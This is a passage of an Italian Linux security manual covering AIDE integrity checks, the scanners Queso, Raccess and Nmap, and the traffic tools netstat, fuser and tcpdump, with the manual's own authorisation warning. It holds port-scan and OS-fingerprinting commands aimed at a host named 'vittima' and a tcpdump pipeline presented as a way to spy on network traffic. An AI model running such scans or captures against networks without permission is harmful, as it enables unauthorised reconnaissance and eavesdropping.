`i`	Verifica del numero di inode.
`n`	Numero di collegamenti fisici.
`u`	Utente proprietario.
`g`	Gruppo proprietario.
`s`	Dimensione.
`b`	Conteggio dei blocchi.
`m`	Data di modifica.

Simbolo	Descrizione
`a`	Data di accesso.
`c`	Data di modifica dell'inode.
`S`	Incremento di dimensione.
`md5`	Firma MD5.
`sha1`	Firma SHA1.
`rmd160`	Firma RMD160.
`tiger`	Firma Tiger.
`crc32`	Firma CRC-32 (se incluso in fase di compilazione).
`haval`	Firma Haval (se incluso in fase di compilazione).
`gost`	Firma Gost (se incluso in fase di compilazione).
`R`	Equivalente a '**`p+i+n+u+g+s+m+c+md5`**'.
`L`	Equivalente a '**`p+i+n+u+g`**'.
`E`	Gruppo vuoto.
`>`	File delle registrazioni '**`p+i+n+u+g+S`**'.

In precedenza è stata descritta la possibilità di definire dei gruppi aggiuntivi nell'ambito delle direttive di configurazione. La sintassi di questa direttiva particolare è la seguente:

nome_gruppo = *gruppo_esistente* [{ + | - } *gruppo_esistente*] ...

In pratica, il segno '**+**' aggiunge il controllo del gruppo che precede, mentre il segno '**-**' sottrae il controllo del gruppo che precede. A titolo di esempio, viene mostrata la definizione di un gruppo personalizzato, in cui si utilizza il gruppo predefinito '**R**' senza la verifica della firma MD5:

```
Personale = R-md5
```

Successivamente si può utilizzare esattamente come i gruppi predefiniti:

```
/usr Personale
```

È da osservare che i nomi usati nelle direttive di configurazione sono sensibili alla differenza tra maiuscole e minuscole.

Esempio	Descrizione
`/etc p+i+n+u+g+s+m+c+md5`	Verifica la directory '`/etc/`' e tutto il suo contenuto in modo ricorsivo, verificando: i bit dei permessi, i numeri di inode, i riferimenti agli inode, i numeri UID e GID, le date di modifica, le date di creazione degli inode e la firma MD5.
`/etc R`	Esattamente come nell'esempio precedente, dal momento che il gruppo riassuntivo '**R**' rappresenta le stesse cose.
`/etc R+sha1`	Come nell'esempio precedente, aggiungendo il controllo della firma SHA1.
`!/home/pippo`	Esclude qualunque verifica a partire dal percorso '`/home/pippo/`'.
`=/tmp R`	Verifica esclusivamente la directory '`/tmp/`', senza analizzarne il contenuto.

43.6.2 Utilizzo

Il programma '**`aide`**' è quello che svolge il compito di scansione e verifica dell'integrità dei file e delle directory specificati nel file di configurazione. Si distinguono tre situazioni: la creazione del file contenente le informazioni sulla situazione attuale di ciò che si vuole tenere sotto controllo; l'aggiornamento di queste informazioni in presenza di modifiche volontarie da parte dell'amministratore; la verifica di integrità, cioè il confronto di queste informazioni con la situazione attuale.

```
aide [opzioni]
```

A seconda di come viene compilato il programma, si stabilisce la collocazione predefinita e il nome del file di configurazione e del file di registrazione delle informazioni. In generale, conviene utilizzare le opzioni necessarie a specificare tali file, quando queste sono disponibili.

È da osservare che AIDE distingue nettamente tra il file contenente le informazioni accumulate in precedenza e quello che viene generato dall'elaborazione. In generale si fa riferimento a '`aide.db`' per le informazioni originali e '`aide.db.new`' per quelle che vengono generate nuovamente. Una volta generato un file nuovo, è compito dell'amministratore cambiargli nome o spostarlo opportunamente. Naturalmente, questa considerazione vale anche quando si usa l'opzione '**`--update`**' per aggiornare un elenco vecchio, nel qual caso AIDE usa entrambi i file: uno in lettura e l'altro in scrittura.

Opzione	Descrizione
`--init`	Genera il file delle informazioni da conservare, in base alle specifiche della configurazione.
`--update`	Aggiorna il file delle informazioni (legge quello vecchio e ne genera uno nuovo).
`--check`	Verifica l'integrità dei file secondo le informazioni accumulate in precedenza, informando l'utente di conseguenza.
`--config=`*file_di_configurazione*	Consente di indicare esplicitamente il file di configurazione da utilizzare.

- `# aide --init --config=/root/aide.conf` [*Invio*]

  Genera il file di raccolta delle informazioni, utilizzando un nome predefinito in base alla compilazione dei sorgenti, oppure in base alla configurazione, che in questo caso viene indicato espressamente come '`/root/aide.conf`'.

- `# aide --update --config=/root/aide.conf` [*Invio*]

  Genera un nuovo file di raccolta delle informazioni aggiornato. Il file di configurazione utilizzato è '`/root/aide.conf`'.

- `# aide --check --config=/root/aide.conf` [*Invio*]

  Esegue una verifica di integrità, utilizzando il file di configurazione '`/root/aide.conf`'.

43.7 Verifica della vulnerabilità della propria rete

Sono disponibili alcuni applicativi in grado di sondare una rete, o un elaboratore singolo, alla ricerca di informazioni e di problemi noti che possono consentire a un aggressore di compiere delle azioni indesiderabili.

I programmi di questo tipo sono strumenti di aggressione, ma lo scopo dovrebbe essere quello di aiutare gli amministratori a prevenire problemi nella sicurezza della rete di propria competenza. Di conseguenza, tali programmi vanno utilizzati esclusivamente contro siste-

mi che rientrano nella propria gestione, o per i quali è stata ottenuta l'autorizzazione a farlo.

L'utilizzo di questo genere di programmi lascia normalmente delle tracce nel registro del sistema del nodo analizzato, pertanto queste azioni potrebbero anche essere considerate un'attività ostile e scatenare la reazione degli amministratori rispettivi.

43.7.1 Queso

Queso,[17] è un programma che cerca di determinarne il sistema operativo, attraverso l'invio di pacchetti TCP a una porta qualunque di un certo nodo, purché lì ci sia qualcosa in ascolto. Teoricamente, la scelta della porta è indifferente, purché si tratti di una porta presso cui sia disponibile un servizio in ascolto; comunque, se non viene specificata si fa riferimento alla numero 80.

```
queso [opzioni] indirizzo_ipv4[/n][:porta]
```

L'indirizzo, se è seguito da una barra obliqua e da un numero, rappresenta un gruppo di nodi da sondare, dove ciò che segue la barra obliqua è la maschera di rete espressa come quantità di bit a uno da considerare nell'indirizzo. Se l'indirizzo è seguito da due punti e un numero, si intende fare riferimento esplicito a una certa porta da usare per le prove.

Queso ha la necessità di funzionare con i privilegi dell'utente '**root**'.

Segue la descrizione di alcuni esempi:

- `# queso 192.168.1.2` [*Invio*]

  Cerca di determinare con quale sistema operativo funziona il nodo 192.168.1.2.

- `# queso 192.168.1.0/24` [*Invio*]

  Cerca di determinare con quale sistema operativo funzionano i nodi 192.168.1.∗.

- `# queso 192.168.1.2:111` [*Invio*]

  Cerca di determinare con quale sistema operativo funziona il nodo 192.168.1.2, utilizzando per questo la porta 111.

Le informazioni in base alle quali è possibile individuare di che tipo di sistema operativo si tratta, sono contenute nel file di configurazione, corrispondente a '`/etc/queso.conf`'. Si comprende intuitivamente come è organizzato questo file, osservando quanto già contiene; se si incontra un tipo di risposta imprevisto, si può aggiornare il file di configurazione con l'opzione '**-w**', andando poi a ritoccare l'annotazione aggiunta con la descrizione del sistema, ammesso di conoscerlo:

```
*- Unknown OS @ 192.168.1.1:80
0 1 +1 1 SA
1 0 0 0 R
2 - - - -
3 0 0 0 R
4 1 +1 1 SA
5 - - - -
6 1 +1 1 SA
```

L'esempio rappresenta ciò che si può ottenere in questi casi, in coda al file. È sufficiente modificare la prima riga, in un modo simile a quello seguente:

```
*- GNU/Linux, kernel 2.4.19
0 1 +1 1 SA
1 0 0 0 R
2 - - - -
3 0 0 0 R
4 1 +1 1 SA
5 - - - -
6 1 +1 1 SA
```


43.7.2 Raccess

Raccess,[18] ovvero Remote Access Session, è un programma molto semplice per la scansione di un elaboratore o di una rete di elaboratori, alla ricerca di problemi. Il suo utilizzo è molto semplice:

```
raccess [opzioni] nodo
```

```
raccess [opzioni] -n indirizzo_ipv4/n
```

L'uso normale di Raccess prevede di sondare un solo nodo, mentre l'opzione '**-n**' consente di indicare un indirizzo IPv4 seguito dalla maschera di rete espressa come quantità di bit iniziali da considerare. Se Raccess si avvia con l'opzione '**-s**' si ottiene la verifica dei servizi di rete disponibili, senza la ricerca di difetti specifici insiti in una certa versione di un certo servizio.

Segue la descrizione di alcuni esempi.

- `$ raccess 192.168.1.2` [*Invio*]

  Verifica le debolezze eventuali del nodo corrispondente all'indirizzo 192.168.1.2. Si ottiene l'elenco dei servizi che sembrano essere disponibili, con le informazioni che questi forniscono, inoltre viene offerta la possibilità di controllare la presenza di carenze specifiche (*exploit*).

- `$ raccess -n 192.168.1.1/24` [*Invio*]

  Esegue una scansione ricorsiva a partire dal nodo 192.168.1.1, per tutti gli indirizzi 192.168.1.∗.

Il funzionamento di Raccess richiede comunque una forma di interazione con l'utente; in particolare, al termine dell'analisi di ogni nodo, viene chiesto se conservare o cancellare il rapporto generato. Il file di questo rapporto viene creato eventualmente nella directory corrente, con un nome corrispondente all'indirizzo dell'elaboratore sondato. Per esempio, il file '`192.168.1.2`' contiene le notizie raccolte a proposito del nodo che ha lo stesso indirizzo. Ecco come si può presentare il contenuto di questo file:

```
---------192.168.1.2 Report--------

--Service ssh Port 22 opened!!--
SSH-1.99-OpenSSH_3.4p1 Debian 1:3.4p1-2.1

--Service telnet Port 23 opened!!--
--Service smtp Port 25 opened!!--
220 roggen.brot.dg ESMTP Exim 3.35 #1 ↩
↪Thu, 14 Nov 2002 15:34:31 +0100

--Service www Port 80 opened!!--
Server: Boa/0.94.11

--Service sunrpc Port 111 opened!!--
```

43.7.3 Nmap

Nmap[19] è un programma di scansione delle porte di uno o più nodi di rete, il quale mette a disposizione tecniche differenti per determinare se ci sono servizi disponibili e se ci sono firewall, o comunque altri sistemi che filtrano il passaggio delle comunicazioni. Per la precisione, Nmap distingue tre situazioni:

1. porte a cui corrisponde un servizio che accetta la connessione;
2. porte filtrate da qualcosa, per le quali non si può determinare se esista effettivamente un servizio disponibile;
3. porte inutilizzate, nel senso che non sono abbinate ad alcun servizio di rete, in modo certo.

Nmap si compone in pratica dell'eseguibile '**nmap**', utilizzabile secondo la sintassi generale seguente:

```
nmap [metodo_di_scansione] [opzioni] {nodo|rete}...
```

In pratica, si può specificare un metodo, o più metodi di scansione; se non lo si fa, viene usato quello predefinito che comporta la determinazione dei servizi disponibili, in base al fatto che questi accettano la connessione. Dopo altre opzioni particolari si indicano uno o più gruppi di nodi, secondo varie possibilità. Per la precisione, un gruppo di indirizzi può essere specificato attraverso il nome a dominio:

nome_a_dominio **[** **/** ***n*** **]**

In questo modo, si fa riferimento al nodo indicato per nome e se appare anche una barra obliqua seguita da un numero intero, si intende includere nella scansione tutti i nodi che rientrano in quella maschera di rete. Per esempio, se *dinkel.brot.dg* corrispondesse all'indirizzo IPv4 1.2.3.4, scrivere '**`dinkel.brot.dg/24`**' significa fare riferimento a tutti gli indirizzi 1.2.3.∗.

Se si utilizzano indirizzi numerici è possibile avvalersi di asterischi per indicarne un gruppo. Gli asterischi possono essere collocati in qualunque posizione e, nel caso di indirizzi IPv4, rappresentano qualunque valore nell'ambito dell'ottetto. Naturalmente, dal momento che l'asterisco è utilizzato normalmente dalla shell per fare riferimento a nomi di file che si trovano nel file system, questo va protetto in qualche modo.

Come accennato sono disponibili molti tipi diversi di metodi di scansione, ma per poterli apprezzare occorre conoscere bene le caratteristiche dei protocolli TCP/IP. L'elenco seguente ne riepiloga alcuni, ma per una descrizione completa e dettagliata è necessario leggere la pagina di manuale *nmap(1)*.

Opzione di scansione	Descrizione
`-sS`	Esegue una scansione di tipo TCP SYN, corrispondente a quella predefinita se l'utente è '**`root`**'.
`-sT`	Esegue una scansione «normale», attraverso la funzione ***connect()*** del sistema operativo, corrispondente a quella predefinita se richiesta da un utente comune senza privilegi.
`-sF`	Scansione di tipo TCP FIN.
`-sX`	Scansione nota come *Xmas tree*.
`-sN`	Scansione nota come *Null scan*.
`-sP`	Scansione attraverso l'invio di richieste di eco ICMP (ping); serve soltanto per determinare la presenza dei nodi ipotizzati.
`-sU`	Scansione alla ricerca di servizi UDP.
`-sO`	Scansione IP, per determinare quali protocolli IP sono disponibili.
`-sA`	Scansione TCP ACK, per determinare la presenza di un firewall e delle sue caratteristiche generali.
`-sW`	Scansione *Window*, intesa come una variante del metodo ottenuto con l'opzione '**`-sA`**'.
`-sR`	Scansione RPC, da abbinare a un altro metodo di scansione, per determinare se le porte di servizi disponibili corrispondono a servizi RPC.

Tra le opzioni che non servono a specificare dei metodi di scansione ce ne sono due di molto utili:

Opzione	Descrizione
`-O`	Cerca di determinare il sistema operativo utilizzato nei nodi oggetto di indagine.
`-p` ***gruppo_porte***	Limita il gruppo di porte che si vogliono scandire. Il gruppo di porte può essere indicato come un elenco separato da virgole o attraverso degli intervalli separati da un trattino medio.
`-v`	Dà maggiori dettagli sul lavoro che viene svolto.

Segue la descrizione di alcuni esempi.

- `$` **`nmap vittima.brot.dg`** [*Invio*]

  Esegue una scansione «normale» sul nodo corrispondente al nome *vittima.brot.dg*.

- `$` **`nmap '192.168.*.*'`** [*Invio*]

  Esegue una scansione «normale» su tutti i nodi della rete 192.168.∗.∗.

- `#` **`nmap -sU vittima.brot.dg`** [*Invio*]

  Tenta di determinare le porte UDP abbinate a qualche servizio presso il nodo specificato. Si osservi il fatto che si può usare questa opzione solo in qualità di utente '**`root`**'.

- `#` **`nmap -sS -sR vittima.brot.dg`** [*Invio*]


  Tenta di determinare le porte TCP abbinate a servizi RPC presso il nodo specificato, attraverso una prima scansione di tipo TCP SYN.

- `#` **`nmap -sU -sR vittima.brot.dg`** [*Invio*]

  Tenta di determinare le porte UDP abbinate a servizi RPC presso il nodo specificato.

Eventualmente è disponibile anche un programma frontale per l'uso di Nmap attraverso un'interfaccia grafica. Si tratta di '**`nmapfe`**' che ha l'aspetto visibile nella figura successiva.

Figura 43.72. Nmap attraverso l'interfaccia grafica offerta da '**`nmapfe`**'.



43.8 Strumenti per il controllo e l'analisi del traffico IP

L'analisi del traffico della rete, sia per mezzo dell'intercettazione di tutti i pacchetti che attraversano una rete fisica, sia per mezzo del controllo di ciò che riguarda esclusivamente una singola interfaccia di rete del nodo locale, è molto importante per comprendere i problemi legati alla sicurezza e per scoprire inconvenienti di vario genere.

L'uso produttivo degli strumenti che vengono descritti richiederebbe una preparazione adeguata sulla composizione dei pacchetti dei protocolli TCP/IP, diversamente si riesce solo a sfiorare la comprensione di quello che accade. Tuttavia, per quanto poco, un po' di pratica con questi può essere utile in ogni caso.

43.8.1 Netstat

Netstat[20] è un programma specifico di GNU/Linux, in grado di mostrare in modo agevole alcune informazioni contenute nella directory '`/proc/net/`'. Le informazioni disponibili sono molte, anche troppe, ma qui viene mostrato solo un uso limitato del programma, in relazione ai protocolli TCP/IP.

Le informazioni disponibili riguardano esclusivamente la sfera del nodo locale, comprese le connessioni che lo riguardano.

Netstat potrebbe essere utilizzato per fornire le stesse informazioni che si possono ottenere già da '**`route`**', '**`ifconfig`**' e in parte da '**`iptables`**'. In generale, comunque, questo non dovrebbe essere il suo uso normale, che qui non viene mostrato.

L'eseguibile '**`netstat`**' emette attraverso lo standard output una serie di notizie riferite a tutti i tipi di connessione disponibili, traendo le informazioni dai file virtuali della directory '`/proc/net/`'.

```
netstat [opzioni]
```

Se '**`netstat`**' viene usato senza opzioni, mostra la situazione di tutti i tipi di collegamento, elencando i socket aperti. Se tra le opzioni appare l'indicazione di uno o più protocolli, le informazioni che si ottengono si limitano a quanto richiesto espressamente.

Opzione	Descrizione
`-t` `--tcp`	Richiede espressamente lo stato delle connessioni TCP.
`-u` `--udp`	Richiede espressamente lo stato dei socket che utilizzano il protocollo UDP.
`--inet` `--ip`	Richiede espressamente le informazioni che riguardano l'uso dei protocolli TCP/IP.
`-e`	Richiede di aggiungere l'indicazione dell'utente proprietario del processo relativo.
`-o`	Richiede di aggiungere l'indicazione dei timer di rete.
`-a`	Elenca tutte le porte utilizzate, incluse quelle dei serventi in ascolto.
`-n`	Mostra le informazioni in forma numerica: indirizzi IP, numeri di porta, numeri UID.

Segue la descrizione di alcuni esempi.

- `# netstat --inet` [*Invio*]

  Emette l'elenco dei socket di dominio Internet, ovvero tutte le comunicazioni aperte tra i programmi attraverso i protocolli TCP/IP.

- `# netstat --inet -e` [*Invio*]

  Come nell'esempio precedente, aggiungendo l'indicazione degli utenti proprietari dei processi che attuano le connessioni.

- `# netstat --tcp -a` [*Invio*]

  Mostra la situazione delle porte TCP, in particolare quelle dei servizi in ascolto.

Gli elenchi restituiti da Netstat sono composti in forma tabellare. Di seguito appare la descrizione dei nomi delle colonne di queste e poi dei vari tipi di stato.

Colonna	Descrizione
`Proto`	Rappresenta il protocollo utilizzato in ogni porta attiva. Può trattarsi di '**`tcp`**', '**`udp`**' e '**`raw`**'.
`Recv-Q` `Send-Q`	Rappresenta la coda di byte che sono stati ricevuti ma non ancora prelevati dal programma che utilizza la connessione, o che sono stati trasmessi ma per i quali non è stata ricevuta conferma dal nodo remoto.
`Local Address` `Foreign Address`	Rappresenta rispettivamente l'indirizzo locale e quello remoto, completo dell'indicazione della porta relativa.
`User`	Il nome o il numero UID dell'utente proprietario della porta. Si ottiene questa informazione con l'opzione '**`-e`**'.
`State`	Rappresenta lo stato della porta, indicato attraverso una parola chiave. Lo stato riguarda prevalentemente le connessioni TCP, negli altri casi dovrebbe essere assente.

Stato	Descrizione
`ESTABLISHED`	La porta ha una connessione in corso.
`SYN SENT`	La porta sta tentando di instaurare una connessione.
`SYN RECV`	È in corso l'inizializzazione della connessione.
`FIN WAIT1`	La porta è chiusa e la connessione è in corso di conclusione.
`FIN WAIT2`	La connessione è chiusa e la porta è in attesa della conferma dall'altra parte.
`TIME WAIT`	La porta è in attesa della conferma della conclusione della connessione.
`CLOSED`	La porta non è in uso.
`CLOSE WAIT`	La porte remota conclude la connessione ed è in attesa di conferma dell'altra parte.
`LAST ACK`	La parte remota chiude la connessione e la porta è chiusa: si è in attesa della conferma finale.
`LISTEN`	La porta è in ascolto in attesa di connessioni in arrivo. Queste porte vengono indicate solo se si utilizza l'opzione '**`-a`**'.
`CLOSING`	Entrambe le porte stanno chiudendo la connessione, ma i dati non sono stati inviati completamente.
`UNKNOWN`	Lo stato della porta è sconosciuto.

A titolo di esempio viene mostrato come può apparire una connessione TELNET tra *dinkel.brot.dg* e *roggen.brot.dg*.

```
# netstat --tcp [Invio]

Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address         Foreign Address       State
tcp        0      0 roggen.brot.dg:1170   dinkel.brot.dg:telnet ESTABLISHED
tcp        0      0 dinkel.brot.dg:telnet roggen.brot.dg:1170   ESTABLISHED
```

43.8.2 Fuser

Fuser[21] è un programma specifico per sistemi GNU/Linux,[22] che consente di individuare facilmente il processo elaborativo che ha aperto un file, oppure una porta (TCP o UDP). Si utilizza attraverso l'eseguibile '**`fuser`**' e per individuare l'utilizzo di una porta TCP, si usa l'opzione '**`-n tcp`**', mentre per quanto riguarda porte UDP, si usa l'opzione '**`-n udp`**'. L'esempio seguente mostra il comando necessario a conoscere il numero identificativo del processo che ha aperto la porta TCP 22:

```
# fuser -n tcp 22 [Invio]

22/tcp:               598
```

Successivamente, conoscendo il numero UID del processo, con l'aiuto di '**`ps`**', si può scoprire chi è:

```
# ps ax | grep " 589 " [Invio]

   598 ?        S      0:00 /usr/sbin/sshd
```

Naturalmente, è possibile avere informazioni più dettagliate direttamente attraverso '**`fuser`**', con l'opzione '**`-v`**':

```
# fuser -v -n tcp 22 [Invio]
```

```
                    USER        PID ACCESS COMMAND
 22/tcp:            root        598 F.... sshd
```

43.8.3 Tcpdump

Tcpdump [23] è lo strumento fondamentale per l'analisi del traffico che avviene nella rete fisica a cui si è collegati. Permette sia di ottenere una visione sintetica dei pacchetti, sia di visualizzarne il contenuto in esadecimale. Inoltre, è possibile definire un filtro ai pacchetti da prendere in considerazione. Purtroppo, il suo utilizzo efficace richiede un'ottima conoscenza dei protocolli TCP/IP.

I pacchetti vengono analizzati solo nella prima parte, normalmente di 68 byte, perdendo le informazioni successive. Eventualmente, questa dimensione può essere aumentata, anche se in generale ciò è sconsigliabile dal momento che richiederebbe un tempo di elaborazione maggiore, portando anche alla perdita di pacchetti.

Tcpdump può generare un risultato in esadecimale, oppure può emettere i pacchetti così come sono. Per poter interpretare il contenuto dei pacchetti, è necessario conoscere la loro struttura, in base ai protocolli relativi. A titolo di esempio, viene mostrato un programma Perl elementare, per filtrare i caratteri di controllo ASCII:

```
#!/usr/bin/perl

while ($riga = <STDIN>)
  {
    $riga =~ tr/\x00-\x1F//;
    $riga =~ tr/\x7F//;
    $riga =~ tr/\xFF//;
    print STDOUT ("$riga");
  }
```

Supponendo che questo sia il programma '**filtro**', si può spiare in modo molto banale ciò che passa per la rete con il comando seguente:

```
# tcpdump -l -i eth0 -s 0 -w - | filtro
```
[*Invio*]

La cosa diventa ancora più semplice se si vuole utilizzare il programma '**strings**' che dovrebbe essere disponibile in tutti i sistemi standard:

```
# tcpdump -l -i eth0 -s 0 -w - | strings
```
[*Invio*]

Segue il modello sintattico per il suo utilizzo:

```
tcpdump [opzioni] [espressione]
```

Tabella 43.81. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-i` ***interfaccia***	*interface*	Definisce l'interfaccia di rete attraverso cui '**tcpdump**' deve porsi in ascolto. Se non viene specificata, '**tcpdump**' sceglie la prima, ma potrebbe trattarsi anche di '**lo**' (*loopback*).
`-l`	*pipeline*	Filtra l'output attraverso una memoria tampone, in modo da gestire meglio i condotti.
`-n`	*numbers*	Fa in modo di non convertire gli indirizzi numerici e i numeri di porta nei nomi corrispondenti.
`-s` ***n_byte***	*split*	Permette di definire esplicitamente la quantità di byte da prendere in considerazione per ogni pacchetto. In modo predefinito vengono trattati solo i primi 68 byte. Quando la lunghezza è troppo breve per dare informazioni sufficienti, se viene identificato almeno il tipo di protocollo, quello che si ottiene è una stringa nella forma '**[|*protocollo*]**'.

Opzione	Significato mnemonico	Descrizione
`-w` ***file***	*write*	Memorizza i pacchetti grezzi all'interno di un file, invece di analizzarli ed emetterne il risultato. Il contenuto di questo file può essere elaborato successivamente con l'opzione '**-r**'.
`-r` ***file***	*read*	Legge i pacchetti da quanto accumulato precedentemente in un file attraverso l'opzione '**-w**'. In pratica, permette di analizzare quanto raccolto in precedenza.
`-x`	*exa*	Si limita a emettere i pacchetti in forma esadecimale. Per la precisione, viene emessa solo la parte dei pacchetti che rientra nel limite fissato con l'opzione '**-s**', ovvero i primi 68 byte se questa non è stata indicata.
`-F` ***file***	*filter*	Permette di fornire l'espressione di filtro dei pacchetti attraverso un file indicato con questa opzione.

Segue la descrizione di alcuni esempi.

- `# tcpdump -i eth0` [*Invio*]

  Emette attraverso lo standard output tutto il traffico che può essere intercettato per mezzo dell'interfaccia '**eth0**'.

- `# tcpdump -n -i eth0` [*Invio*]

  Come nell'esempio precedente, ma le informazioni sugli indirizzi e sui numeri di porta vengono indicati in forma numerica.

- `# tcpdump -x -i eth0` [*Invio*]

  Emette attraverso lo standard output il contenuto della prima parte dei pacchetti che possono essere intercettati per mezzo dell'interfaccia '**eth0**'. Questi dati vengono espressi in forma esadecimale.

L'utilizzo di Tcpdump non è molto utile se non viene definito un filtro a ciò che si vuole analizzare. Per questo motivo, dopo le opzioni normali della riga di comando può essere indicata un'espressione, più o meno articolata: solo i pacchetti che soddisfano la condizione espressa vengono presi in considerazione.

Questa espressione contiene spesso degli spazi: può essere fornita a Tcpdump in un argomento unico utilizzando dei delimitatori, oppure può essere composta da più argomenti in sequenza. Inoltre, attraverso l'opzione '**-F**' è possibile fornire l'espressione contenuta in un file; in tal caso, l'espressione può essere scritta su più righe, senza bisogno di simboli di continuazione.

Le espressioni di Tcpdump sono composte da primitive che possono essere raggruppate per mezzo delle parentesi tonde (in modo da evitare ambiguità nell'ordine di risoluzione) e connesse attraverso operatori booleani:

`!` `not`	un punto esclamativo o la parola chiave '**not**' rappresenta la negazione logica;
`&&` `and`	una doppia e-commerciale ('**&&**') o la parola chiave '**and**' rappresenta il concatenamento, ovvero un AND logico;
`||` `or`	una doppia barra verticale ('**||**') o la parola chiave '**or**' rappresenta l'alternanza, ovvero un OR logico.

All'interno delle primitive possono apparire riferimenti a diversi tipi di entità, che vengono descritte brevemente.

- Gli indirizzi di origine o di destinazione, riferiti al protocollo

TCP/IP, possono essere indicati attraverso nomi a dominio o numeri IP. In particolare, è possibile fare riferimento a una sottorete indicando il numero IP parziale.

- Le porte possono essere identificate per numero o per nome.
- Per identificare i protocolli si possono usare delle parole chiave precise; in particolare: '**ether**', '**fddi**', '**ip**', '**arp**', '**rarp**', '**decnet**', '**tcp**', '**udp**'.

  Il protocollo identificato dalle parole chiave elencate dovrebbe essere intuitivo, almeno per i casi più comuni (IP, ARP, RARP, TCP e UDP). Le prime due parole chiave sono equivalenti: '**ether**' e '**fddi**' rappresentano semplicemente il secondo livello, collegamento dati, del modello ISO-OSI.

Primitiva	Descrizione
`dst host` ***nodo*** `src host` ***nodo*** `host` ***nodo***	Se viene usata la parola chiave '**dst**', si avvera se il campo della destinazione IP corrisponde al nodo indicato; se viene usata la parola chiave '**src**', si avvera se il campo dell'origine IP corrisponde al nodo indicato; altrimenti, in mancanza di tali parole chiave, si avvera se il nodo corrisponde indifferentemente all'origine o alla destinazione.
`ether dst` ***nodo_ethernet*** `ether src` ***nodo_ethernet*** `ether host` ***nodo_ethernet***	Definisce un indirizzo Ethernet numerico o derivato dal contenuto del file '`/etc/ethers`'. Come si può intuire, nel primo caso si fa riferimento a una destinazione, nel secondo a un'origine, nel terzo non si fa differenza.
`gateway` ***nodo***	Si avvera nel caso i pacchetti utilizzino il nodo indicato come *gateway*, ovvero, quando l'indirizzo Ethernet dell'origine o della destinazione non appartiene né all'indirizzo IP dell'origine, né a quello della destinazione.
`dst net` ***rete*** `src net` ***rete*** `net` ***rete***	Se viene usata la parola chiave '**dst**', si avvera se il campo della destinazione IP appartiene alla rete indicata; se viene usata la parola chiave '**src**', si avvera se il campo dell'origine IP appartiene alla rete indicata; altrimenti, in mancanza di tali parole chiave, si avvera se la rete corrisponde indifferentemente all'origine o alla destinazione. La rete può essere indicata con un numero IP incompleto, oppure attraverso l'aggiunta di una maschera di rete. Per cui, la sintassi potrebbe essere estesa come nel modello successivo.

Primitiva	Descrizione
`dst net {`***rete*** `| `***indirizzo_ip*** `mask` ***maschera_ip*** `| `***indirizzo_ip/lunghezza_maschera***`}` `src net {`***rete*** `| `***indirizzo_ip*** `mask` ***maschera_ip*** `| `***indirizzo_ip/lunghezza_maschera***`}` `net {`***rete*** `| `***indirizzo_ip*** `mask` ***maschera_ip*** `| `***indirizzo_ip/lunghezza_maschera***`}`	In tal caso, la maschera di rete può essere indicata attraverso un numero IP corrispondente, oppure attraverso la quantità di bit a uno nella parte iniziale di tale maschera.
`dst port` ***porta*** `src port` ***porta*** `port` ***porta***	Definisce una porta TCP o UDP, trattandosi rispettivamente di un'origine, di una destinazione, o di entrambe le cose indifferentemente.
`less` ***lunghezza*** `| len <=` ***lunghezza*** `greather` ***lunghezza*** `| len >=` ***lunghezza***	Si avvera se la dimensione del pacchetto è inferiore o uguale, oppure maggiore o uguale alla quantità di byte indicata.
`ether proto` ***protocollo***	Definisce la selezione di un protocollo Ethernet attraverso un numero oppure un nome: '**ip**', '**arp**', '**rarp**'. Dal momento che questi nomi sono anche parole chiave per Tcpdump, vanno indicati facendoli precedere da una barra obliqua inversa ('\') (ciò tenendo conto anche del tipo di shell utilizzato; nel caso della shell Bash e di altre, occorre raddoppiare la barra obliqua inversa).
`ip proto` ***protocollo***	Definisce la selezione di un protocollo IP attraverso un numero, oppure un nome: '**icmp**', '**igrp**', '**udp**', '**nd**', '**tcp**'. Tuttavia, i nomi '**icmp**', '**tcp**' e '**udp**' vanno preceduti da una barra obliqua inversa ('\') per evitare che vengano interpretati in modo speciale da Tcpdump.
`[ether] broadcast`	Si avvera se il pacchetto è di tipo Ethernet broadcast.
`ip broadcast`	Si avvera per un pacchetto IP broadcast.
`[ether] multicast`	Si avvera se il pacchetto è di tipo Ethernet multicast.
`ip multicast`	Si avvera per un pacchetto IP multicast.

Segue la descrizione di alcuni esempi.

- `# tcpdump host dinkel.brot.dg` [*Invio*]

  Individua ed emette tutto il traffico riferito a *dinkel.brot.dg.*

- `# tcpdump host dinkel.brot.dg and host roggen.brot.dg` [*Invio*]

  Individua ed emette tutto il traffico riferito simultaneamente a *dinkel.brot.dg* e a *roggen.brot.dg.* In pratica si limita a estrarre il traffico tra questi due nodi.

- `# tcpdump host dinkel.brot.dg and \(host roggen.brot.dg ↩`
`↪ or host weizen.brot.dg\)` [*Invio*]

  Individua esclusivamente il traffico intrattenuto tra *dinkel.brot.dg* e *roggen.brot.dg,* oppure tra *dinkel.brot.dg* e *weizen.brot.dg.*

Le parentesi tonde sono state protette attraverso la barra obliqua inversa per evitare una diversa interpretazione da parte della shell.

- `# tcpdump host dinkel.brot.dg and not host roggen.brot.dg` [*Invio*]

  Analizza tutto il traffico intrattenuto da *dinkel.brot.dg* e tutti gli altri nodi, a esclusione di *roggen.brot.dg*.

- `# tcpdump gateway router.brot.dg` [*Invio*]

  Analizza tutto il traffico che attraversa il nodo *router.brot.dg* senza essere diretto, o provenire da quello.

43.8.4 IPTraf

